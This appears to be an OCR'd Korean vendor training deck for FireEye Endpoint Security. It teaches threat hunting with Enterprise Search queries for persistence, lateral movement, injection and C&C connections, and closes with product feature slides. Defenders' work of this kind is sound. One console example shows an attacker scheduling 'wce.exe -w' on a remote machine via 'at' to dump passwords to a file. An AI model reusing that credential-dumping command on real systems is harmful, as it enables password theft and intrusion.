
공격자의 흔적 추적!

Enterprise Search 지원 항목




Persistence

- **Registry Events**
  - Registry Key Full Path
  - Registry Key Value Name
  - Registry Key Value Text



- 예시) **Host Set equals All hosts AND Registry Key Full Path contains "Run"**

  위 쿼리는 "RUN" 스트링이 포함된 모든 레지스트리 경로를 보여줍니다.




Lateral Movement

- 내부 확산(Lateral movement)


  : 공격자가 핵심 자산 및 데이터를 검색할 때 네트워크를 통해 점진적으로 확산하기 위해 사용하는 다양한 기술들

- 테크닉
  - **SMB** – 로컬 관리자 권한을 가진 공격자는 파일 공유를 통해 다른 컴퓨터에 엑세스 가능
  - **PSEXEC –** 원격 명령을 실행하기 위한 일반적인 도구로 Microsoft사의 Sysinternal 도구의 일부
  - **Schedule Task** – 원격 컴퓨터에 명령을 실행하는 Windows 내장 메커니즘
  - **WMI** – 원격 컴퓨터에 명령을 실행하는 또 다른 기본 제공 메커니즘
  - **Remote Desktop**



Lateral Movement

- HX의 Enterprise Search는 조직 내의 측면 이동을 식별하는데 필요한 매개 변수를 제공
- Windows Event ID 는 측면 이동을 식별하는 효율적인 소스




- **Windows Event Logs**
  - Windows Event ID
  - Windows Event Log Type
  - Windows Event Message

Lateral Movement	Event Log
SMB	4648
PsExec	4697
Schedule Tasks	4698

Lateral Movement

- 작업 예약
  - 악성코드가 조직 내에서 지속적으로 측면 이동을 하기 위해 사용하는 또 다른 일반적인 방법

- **작업 예약**
  - Task Flag
  - Task Name
  - Task Reference
  - Task Status





```
C:\Documents and Settings\milton>net time \\petergibbons-pc
Current time at \\petergibbons-pc is 2/16/2013 4:51 PM

The command completed successfully.


C:\Documents and Settings\milton>at \\PETERGIBBONS-PC 16:54 cmd /c "C:\Windows\a
ddins\wce.exe -w > C:\Windows\addins\PETERGIBBONS-PC-pw.txt"
Added a new job with job ID = 1
```

Lateral Movement

- 이름이 없는 작업은 의심스러운 동작이므로 조사해야 함
- 공격자가 측면 이동을 할 때, 작업 이름 지정에는 신경을 쓰지 않음
- 이름이 없는 작업의 이름은 자동으로 AT1, AT2 등으로 지정됨

Query : **Host Set equals All hosts AND Task Name contains "AT"**




Lateral Movement

- PowerShell과 같은 프로세스의 명령줄을 검색하면 측면 이동 중에 실행된 명령을 식별할 수 있음

- 많은 시스템에서 동일한 의심스러운 스크립트가 발견됨


  Query: **Host Set equals All hosts AND Process Arguments contains "powershell"**



Lateral Movement


- File-less 공격의 경우 악성코드는 메모리에 상주하며 코드 인젝션을 통해 측면 이동을 진행
- HX는 코드 인젝션의 모든 기호를 식별하는 검색 옵션을 제공

  Query: **Host Set equals All hosts AND Executable Injected equals true**



Data Exfiltration


- 특정 시점의 악성코드는 공격자의 지침을 더 받거나 데이터를 전송하기 위해 C&C로 연결
- Enterprise Search를 통해 관리자는 네트워크 이벤트를 확인 가능 -
  - Remote IP Address
  - Remote Port
  - URL
  - Port Protocol
  - Port State
  - Hostname
  - IP Address
  - Local IP Address
  - Local Port
  - HTTP Header
  - DNS Hostname



Data Exfiltration

- 조직 내에서 잘못된 IP에 대한 연결을 찾는 것은 공격자의 흔적을 추적하는 방법


  Query: **Host Set equals All hosts AND Remote IP Address equals 10.128.39.106**



Timeline – Correlating things

- 특정 시간 이후에 생성된 내용을 조사 : 2017-03-29 08:17:56

  Query: **Host Set equals All hosts AND Timestamp - Created greater than "2017-03-29 08:17:56.000Z"**




EDR 보안 운영 및 가시성 보여주다!

파이어아이 엔드포인트 시큐리티의 모든 것

- 이 많은 작업을 모두 저 혼자서 해야 하나요?
- 제가 경험이 부족하다면 어떻게 해야 하나요?

지능적인 APT 시나리오 공격에 대한 대응 한계



파이어아이 엔드포인트 시큐리티에서 제공하는 기능

탐지 /차단

- Malware Prevention
- MalwareGuard
- ExploitGuard
- Real-time Indicators of Compromise

조사

- Enterprise Search
- Forensic Acquisition
- Attack Summary and Audit Viewer
- Network to Endpoint Automated Investigation

대응

- Quick Containment
- Scalability
- Off Network Investigation

FireEye

Malware Detection

Malware Detection| 알려진 위협과 Malware 탐지를 위한 Anti-Virus 엔진

- **알려진 위협 탐지를 위한 AV엔진**

Malware 탐지

- Commodity malware detection
  Ransomware/Trojans/Potently Unwanted Apps (PUP)
- Real-time static file detection

AV-TEST
The Independent IT-Security Institute

Malware 예방


- Block malware from running
- Delete malware files
- Quarantine malware files

예약 및 온 액세스 멀웨어 스캔 지원

- 실시간 정적 파일 탐지
- 모든 실행 파일 분석

Malware Detection| 알려진 위협과 Malware 탐지를 위한 Anti-Virus 엔진

- 알려진 위협 탐지를 위한 AV엔진




FireEye

Malware Guard

